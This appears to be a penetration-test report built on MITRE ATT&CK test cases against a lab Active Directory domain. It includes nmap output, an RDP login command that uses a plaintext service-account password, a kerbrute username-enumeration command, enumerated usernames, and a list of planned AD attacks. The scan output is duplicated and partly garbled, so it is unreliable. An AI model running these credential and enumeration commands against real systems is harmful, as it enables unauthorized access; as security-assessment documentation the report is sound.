00/tcp server-mgmt Microsoft-125/10.0
http-methods
Supported Methods: OPTIONS TRACE GET HEAD POST
Potentially risky methods: TRACE
http-title: IIS Windows Server
00/tcp open kerberos-sec syn-ack ttl 125 Microsoft Windows kerberos (server time: 2023-07-13 22:22:57Z)
135/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
135/tcp open netbios-ssn syn-ack ttl 125 Microsoft Windows netbios-ssn
00/tcp open ldap syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookpac.local, Site: Default-First-Site-Name)
00/tcp open microsoft-ds syn-ack ttl 125
00/tcp open spnego syn-ack ttl 125
00/tcp open ncacm_http syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
00/tcp open tpmrpc syn-ack ttl 125
138/tcp open ldap syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookpac.local, Site: Default-First-Site-Name)
138/tcp open tpmrpc syn-ack ttl 125
138/tcp open ms-ssh-server syn-ack ttl 125 Microsoft Terminal Services
ssl-date: 2023-07-13T22:22:10+00:00, 0s from scanner time.
rdp-ntlm-info:
Target Name: TMR-AD
NetBIOS_Domain_Name: TMR-AD
NetBIOS_Computer_Name: ATTACKTHEDIRECT
DNS_Domain_Name: spookpac.local
OS_Computer_Name: Attacktheterritory.spookpac.local

```

Files:

```

STATE SERVICE HEADON VERSION
02/tcp open domain syn-ack ttl 125 Single DNS Plus
00/tcp open http syn-ack ttl 125 Microsoft IIS Httpd 10.0
00/tcp server-mgmt Microsoft-125/10.0
http-methods
Supported Methods: OPTIONS TRACE GET HEAD POST
Potentially risky methods: TRACE
http-title: IIS Windows Server
00/tcp open kerberos-sec syn-ack ttl 125 Microsoft Windows kerberos (server time: 2023-07-13 22:22:57Z)
135/tcp open msrpc syn-ack ttl 125 Microsoft Windows RPC
135/tcp open netbios-ssn syn-ack ttl 125 Microsoft Windows netbios-ssn
00/tcp open ldap syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookpac.local, Site: Default-First-Site-Name)
00/tcp open microsoft-ds syn-ack ttl 125
00/tcp open spnego syn-ack ttl 125
00/tcp open ncacm_http syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
00/tcp open tpmrpc syn-ack ttl 125
138/tcp open ldap syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: spookpac.local, Site: Default-First-Site-Name)
138/tcp open tpmrpc syn-ack ttl 125
138/tcp open ms-ssh-server syn-ack ttl 125 Microsoft Terminal Services
ssl-date: 2023-07-13T22:22:10+00:00, 0s from scanner time.
rdp-ntlm-info:
Target Name: TMR-AD
NetBIOS_Domain_Name: TMR-AD
NetBIOS_Computer_Name: ATTACKTHEDIRECT
DNS_Domain_Name: spookpac.local
OS_Computer_Name: Attacktheterritory.spookpac.local

```

Snippet_Full_Nmap_Scan.PNG

Test Case: (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Failed

Execution Flows:

- **Title:** Default Accounts (.001)
- **Details:** Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are those that are built-into an OS, such as the Guest or Administrator accounts on Windows systems. Default accounts also include default factory/provider set accounts on other types of systems, software, or devices, including the root user account in AWS and the default service account in Kubernetes.
- **Title:** Domain Accounts (.002)
- **Details:** Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.

- **Title:** Local Accounts (.003)
- **Details:** Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.
- **Title:** Cloud Accounts (.004)
- **Details:** Adversaries may obtain and abuse credentials of a cloud account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Cloud accounts are those created and configured by an organization for use by users, remote support, services, or for administration of resources within a cloud service provider or SaaS application. In some cases, cloud accounts may be federated with traditional identity management system, such as Window Active Directory.

Code: T1078

Test Suite: Red Team Methodology

Tags:

- Initial Access
- Valid Accounts

Notes:


- After we discovered the CC to svc-admin, we tested WinRM and did not work as access but RDP did work. We used Remmina for this type of access to the Domain controller.

Workspace Notes:


- **Title:** Evidence of Task:
- **Note:**

We used xfree to access our target via RDP.

```
xfreerdp /v:10.10.64.170 /u:svc-admin /p:management2005 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```



Files:



POC_User_svc_admin.PNG

Linked Vulnerabilities:

- **Vulnerability Title:** Reliance on Security Through Obscurity

<YOU CAN INCLUDE ANY VULNERABILITY FIELDS HERE>

Test Case: (Command and Scripting Interpreter)

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** PowerShell (.001)
- **Details:** Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).
- **Title:** AppleScript (.002)
- **Details:** Adversaries may abuse AppleScript for execution. AppleScript is a macOS scripting language designed to control applications and parts of the OS via inter-application messages called AppleEvents. These AppleEvent messages can be sent independently or easily scripted with AppleScript. These events can locate open windows, send keystrokes, and interact with almost any open application locally or remotely.
- **Title:** Windows Command Shell (.003)
- **Details:** Adversaries may abuse the Windows command shell for execution. The Windows command shell (cmd) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via Remote Services such as

SSH.

- **Title:** Unix Shell (.004)
- **Details:** Adversaries may abuse Unix shell commands and scripts for execution. Unix shells are the primary command prompt on Linux and macOS systems, though many variations of the Unix shell exist (e.g. sh, bash, zsh, etc.) depending on the specific OS or distribution. Unix shells can control every aspect of a system, with certain commands requiring elevated privileges.

- **Title:** Visual Basic (.005)
- **Details:** Adversaries may abuse Visual Basic (VB) for execution. VB is a programming language created by Microsoft with interoperability with many Windows technologies such as Component Object Model and the Native API through the Windows API. Although tagged as legacy with no planned future evolutions, VB is integrated and supported in the .NET Framework and cross-platform .NET Core.

- **Title:** Python (.006)
- **Details:** Adversaries may abuse Python commands and scripts for execution. Python is a very popular scripting/programming language, with capabilities to perform many functions. Python can be executed interactively from the command-line (via the python.exe interpreter) or via scripts (.py) that can be written and distributed to different systems. Python code can also be compiled into binary executables.

- **Title:** JavaScript (.007)
- **Details:** Adversaries may abuse various implementations of JavaScript for execution. JavaScript (JS) is a platform-independent scripting language (compiled just-in-time at runtime) commonly associated with scripts in webpages, though JS can be executed in runtime environments outside the browser.

- **Title:** Network Device CLI (.008)
- **Details:** Adversaries may abuse scripting or built-in command line interpreters (CLI) on network devices to execute malicious command and payloads. The CLI is the primary means through which users and administrators interact with the device in order to view system information, modify device operations, or perform diagnostic and administrative functions. CLIs typically contain various permission levels required for different commands.

Code: T1059

Test Suite: Red Team Methodology

Tags:

- Execution

- Command and Scripting Interpreter

Notes:

- During our SA (Situation Awareness) we used the command line and Powershell to hunt for our next vector.

Test Case: (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Failed

Execution Flows:

- **Title:** Default Accounts (.001)
- **Details:** Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are those that are built-into an OS, such as the Guest or Administrator accounts on Windows systems. Default accounts also include default factory/provider set accounts on other types of systems, software, or devices, including the root user account in AWS and the default service account in Kubernetes.

- **Title:** Domain Accounts (.002)
- **Details:** Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.

- **Title:** Local Accounts (.003)
- **Details:** Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

- **Title:** Cloud Accounts (.004)
- **Details:** Adversaries may obtain and abuse credentials of a cloud account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Cloud accounts are those created and

configured by an organization for use by users, remote support, services, or for administration of resources within a cloud service provider or SaaS application. In some cases, cloud accounts may be federated with traditional identity management systems, such as Windows Active Directory.

Code: T1078

Test Suite: Red Team Methodology

Tags:

- Persistence
- Valid Accounts


Notes:

- During our Engagement we found 2 accounts. This gave us the ability to be persistent.


Workspace Notes:

- **Title:** POC of Accounts:
- **Note:**


Account for SVC-ADMIN:




Account for BACKUP:



Files:



POC_User_svc_admin.PNG



POC_User_backup.PNG

Linked Vulnerabilities:

- **Vulnerability Title:** Reliance on Security Through Obscurity

Test Case: (Valid Accounts)

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Failed

Execution Flows:

- **Title:** Default Accounts (.001)
- **Details:** Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are those that are built-into an OS, such as the Guest or Administrator accounts on Windows systems. Default accounts also include default factory/provider set accounts on other types of systems, software, or devices, including the root user account in AWS and the default service account in Kubernetes.
- **Title:** Domain Accounts (.002)
- **Details:** Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.
- **Title:** Local Accounts (.003)

- **Details:** Adversaries may obtain and abuse credentials of a local account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.
- **Title:** Cloud Accounts (.004)
- **Details:** Adversaries may obtain and abuse credentials of a cloud account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Cloud accounts are those created and configured by an organization for use by users, remote support, services, or for administration of resources within a cloud service provider or SaaS application. In some cases, cloud accounts may be federated with traditional identity management systems, such as Windows Active Directory.

Code: T1078

Test Suite: Red Team Methodology

Tags:

- Privilege Escalation
- Valid Accounts


Notes:



- We found a user account with base64 CC. This is Obscurity through security. This is not good.

Workspace Notes:


- **Title:** Evidence of task:
- **Note:**

During our SA we found CC stored in a folder (SMB share of some sort) that had base64 encoded schema being used. After decoding it with a simple website we found a username and password for the next account called backup. We did a horizontal PE to another account.







Files:Files:Files:



OTS.PNG



OTS_Recovery.PNG



POC_User_backup.PNG

Linked Vulnerabilities:

- **Vulnerability Title:** Reliance on Security Through Obscurity

<YOU CAN INCLUDE ANY VULNERABILITY FIELDS HERE>

Test Case: (Brute Force)

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism. Brute forcing passwords can take place via interaction with a service that will check the validity of those credentials or offline against previously acquired credential data, such as password hashes.

Updated: Saturday, July 15, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Failed

Execution Flows:

- **Title:** Password Guessing (.001)
- **Details:** Adversaries with no prior knowledge of legitimate credentials within the system or environment may guess passwords to attempt access to accounts. Without knowledge of the password for an account, an adversary may opt to systematically guess the password using a repetitive or iterative mechanism. An adversary may guess login credentials without prior knowledge of system or environment passwords during an operation by using a list of common passwords. Password guessing may or may not take into account the target's policies on password complexity or use policies that may lock accounts out after a number of failed attempts.
- **Title:** Password Cracking (.002)
- **Details:** Adversaries may use password cracking to attempt to recover usable credentials, such as plaintext passwords, when credential material such as password hashes are obtained. OS Credential Dumping can be used to obtain password hashes, this may only get an adversary so far when Pass the Hash is not an option. Further, adversaries may leverage Data from Configuration Repository in order to obtain hashed credentials for network devices.
- **Title:** Password Spraying (.003)
- **Details:** Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords.
- **Title:** Credential Stuffing (.004)

- **Details:** Adversaries may use credentials obtained from breach dumps of unrelated accounts to gain access to target accounts through credential overlap. Occasionally, large numbers of username and password pairs are dumped online when a website or service is compromised and the user account credentials accessed. The information may be useful to an adversary attempting to compromise accounts by taking advantage of the tendency for users to use the same passwords across personal and business accounts.

Code: T1110

Test Suite: Red Team Methodology

Tags:

- Credential Access
- Brute Force

Notes:

- We found Kerberos on port 88. With this discovery, we were supplied with a wordlist of usernames. We used this to see if we can validate any username to the KDC (Key Distribution Center). We believe one of these users can obtain a Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it. Once we get this we can take it for offline recovery of the hashes.
- User Names Found:
james@spookysec.local
svc-admin@spookysec.local
James@spookysec.local
robin@spookysec.local
darkstar@spookysec.local
administrator@spookysec.local
backup@spookysec.local
paradox@spookysec.local
JAMES@spookysec.local
Robin@spookysec.local
Administrator@spookysec.local
Darkstar@spookysec.local
Paradox@spookysec.local
DARKSTAR@spookysec.local
ori@spookysec.local
ROBIN@spookysec.local

Evidence:



- **Title:** Evidence of task:
- **Note:**

```
./kerbrute_linux_amd64 userenum --dc 10.10.255.77 -d spookysec.local user.txt
```



- **Vulnerability Title:** (Active Directory) Aerosting Attack

Test Case: (Unsecured Credentials)

Updated: Saturday, July 15, 2023

Page 34 of 70

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Credentials In Files (.001)
- **Details:** Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials. These can be files created by users to store their own credentials, shared credential stores for a group of individuals, configuration files containing passwords for a system or service, or source code/binary files containing embedded passwords.

- **Title:** Credentials in Registry (.002)
- **Details:** Adversaries may search the Registry on compromised systems for insecurely stored credentials. The Windows Registry stores configuration information that can be used by the system or other programs. Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services. Sometimes these credentials are used for automatic logons.

- **Title:** Bash History (.003)
- **Details:** Adversaries may search the bash command history on compromised systems for insecurely stored credentials. Bash keeps track of the commands users type on the command-line with the "history" utility. Once a user logs out, the history is flushed to the user's .bash_history file. For each user, this file resides at the same location: ~/.bash_history. Typically, this file keeps track of the user's last 500 commands. Users often type usernames and passwords on the command-line as parameters to programs, which then get saved to this file when they log out. Adversaries can abuse this by looking through the file for potential credentials.

- **Title:** Private Keys (.004)
- **Details:** Adversaries may search for private key certificate files on compromised systems for insecurely stored credentials. Private cryptographic keys and certificates are used for authentication, encryption/decryption, and digital signatures. Common key and certificate file extensions include: .key, .pgp, .gpg, .ppk, .p12, .pem, .pfx, .cer, .p7b, .asc.

- **Title:** Cloud Instance Metadata API (.005)
- **Details:** Adversaries may attempt to access the Cloud Instance Metadata API to collect credentials and other sensitive data.

- **Title:** Group Policy Preferences (.006)
- **Details:** Adversaries may attempt to find unsecured credentials in Group Policy Preferences (GPP). GPP are tools that allow administrators to create domain policies with embedded credentials. These policies allow administrators to set local accounts.

- **Title:** Container API (.007)

- **Details:** Adversaries may gather credentials via APIs within a containers environment. APIs in these environments, such as the Docker API and Kubernetes APIs, allow a user to remotely manage their container resources and cluster components.

- **Title:** Chat Messages (.008)
- **Details:** Adversaries may directly collect unsecured credentials stored or passed through user communication services. Credentials may be sent and stored in user chat communication applications such as email, chat services like Slack or Teams, collaboration tools like Jira or Trello, and any other services that support user communication. Users may share various forms of credentials (such as usernames and passwords, API keys, or authentication tokens) on private or public corporate internal communications channels.

Code: T1552

Test Suite: Red Team Methodology


Tags:

- Credential Access
- Unsecured Credentials


Workspace Notes:

- **Title:** Evidence of task:
- **Note:**


This is a a no no..



Files:Files:



OTS.PNG



OTS_Recovery.PNG

IN PROGRESS

- None.

NOT TESTED

1. (Capture Network Traffic) listen on the wire for interesting network traffic.
2. (Abuse Insecure Protocols) start analyzing the network protocols in use, and see where you can “step in” to capture/pass or otherwise abuse credentials.
3. (Description field Info) system administrators frequently use the Active Directory Users and Computers GUI tool to manage users, and in doing so will often use the Description field to populate information about individual users. Specifically, the Description field will be used to talk about what an account is for, what office a user is located in, a note saying the employee was terminated on such-and-such date, etc.
4. (Password Spray) The password policy in a lot of Active Directory environments is not great. We have seen many that have an 8-character minimum and complexity disabled, which allows for easily pwnable passwords like Password or Password1. But even with password complexity requirements set to something a little stronger, we find that people love to use a “season plus year” combination, with maybe a special character at the end. All that to say if we are stuck with only our testing account credential during a pentest, we might be able to snag some more accounts from people using easily pwnable passwords aka one manner to do this is password spray.
5. (MS14-025) Once upon a time, you used to be able to set up a group policy to push out local accounts to systems. For example, if I wanted to have a static account called 7MSADMIN, I could spin up a GPO with these creds in it and push it out to all my boxes. Cool, right! Well, the said part is at one point Microsoft published the key to decrypt the passwords. So now anybody with a valid cred in an AD environment can crack these passwords in a blink of an eye. So as pentesters, should we look for these easily decryptable password values? OF COURSE! Again, if you’ve got a valid AD account, finding these password values is a cinch.

6. (Low-hanging fruit) This is to validate if there is any low-hanging fruit on the network. We want to test several scans that can give easy access to an APT. These exploits can lead to PE or complete DC access with some effort and luck.
7. (Kerberoasting) Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used, and the key material used to encrypt and sign Kerberos tickets.
8. (Blood Hound Collection) Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which is similar to PowerView takes the user, groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound
9. (Auto Relay Attack) Types of attacks you can see might be LLMNR Poisoning, SMB relay attacks, DNS for IPV6 attacks, Passback, and URL file attacks.
10. (Kerberos Protocol (MS14-068)) The MS14-068 flaw in Kerberos allows a regular authenticated domain account to elevate permissions to compromise an entire domain. Recently Sylvain Monne' (kudos and awesome work to Sylvain) released PoC code in order to gain access to an administrative share utilizing the Kerberos flaw. A regular user could grab a Kerberos token and then authenticate for example to a domain controller's shares.
11. (Print Nightmare) PrintNightmare is a critical security vulnerability affecting the Microsoft Windows operating system. There are two variants, one permitting remote code execution (CVE-2021-34527), and the other leading to privilege escalation (CVE-2021-1675).
12. (NoPac: aka.SamAccountName Spoofing)
Microsoft recently published two critical CVEs related to Active Directory (CVE-2021-42278 and CVE-2021-42287), which when combined by a malicious actor could lead to privilege escalation with a direct path to a compromised domain. In mid-December 2021, a public exploit that combined these two Microsoft Active Directory design flaws (referred also as "noPac") was released. The exploit allowed the escalation of privileges of a regular domain user to domain administrator, which enables a malicious actor to launch multiple attacks such as domain takeover
13. (ZEROlogon Attack)
ZeroLogon is a vulnerability in the cryptography of Microsoft's Netlogon process that allows an attack against Microsoft Active Directory domain controllers. ZeroLogon enables a hacker to impersonate any computer, including the root domain controller. This will break Domain Controller (call the client and let them know). You also have to Restore the Server back to a normal state
14. (PetitPotam) aka. MSEFSRPC can result in any attacker triggering a Domain Controller using PetitPotam to NTLM relay credentials to a host of choice. The Domain Controller's NTLM Credentials can then be relayed to the Active Directory Certificate Services (AD CS) Web Enrollment pages, and a DC certificate can be enrolled. This certificate can then be used to request a TGT (Ticket Granting Ticket) and compromise the entire domain through Pass-The-Ticket.
15. (Azure AD Exploit) If you are able to compromise a server containing the Azure AD Connect service and gain access to either the DSyncAdmins or local Administrators groups, what you have is the ability to retrieve the credentials for an account capable of performing a DCSync.
16. (Insecure GUI Apps)
Certain applications may be running or may be allowed to run with higher privileges than the current user due to their need to access particular system files or simply due to misconfigurations. Since anything done within the said application will be executed with the privileges of the process, if it allows to perform other actions such as opening a command prompt or running executables those will also be executed with high privileges, therefore allowing to escalate privileges.
17. (Windows Kernel)
Kernel exploits can be thought of in two groups: kernel exploits for Modern Windows OS

versions: Windows 10 / Server 2016 / Server 2019 and kernel exploits for everything prior to these versions.

18. (Startup Applications) On Windows machines, there are multiple ways to automatically start a program, which include: services, startup registry keys, and startup applications. In terms of Windows privilege escalation, most often we will find that vulnerabilities that affect programs that start automatically are due to weak file/folder permissions
19. (Autorun Startup Registry Keys) Certain programs that get downloaded will by default create a value in one of the startup registry keys, allowing the program to automatically start when either a specific user logs on or when any user logs. Alternatively, an administrator can set any program of their choosing to autostart by making a custom value in one of these keys. The values for these keys can be set under the context of the current user or they can be set for the machine. If the keys for the current user are set to execute a program on login, the startup key will only execute when that specific user logs on. This means we cannot abuse this to get a shell as a different user. However, when the machine key is set, the program will execute for ANY user that logs on under the context of that user. This means that when an Administrator logs in, we will receive an Administrator reverse shell!
20. (Scheduled Tasks)
Similar to many of the Windows privilege escalation techniques, this one has to do with weak folder permissions as well. Specifically, we will be targeting a folder where a scheduled task is executing from and that also allows a standard user to write in.
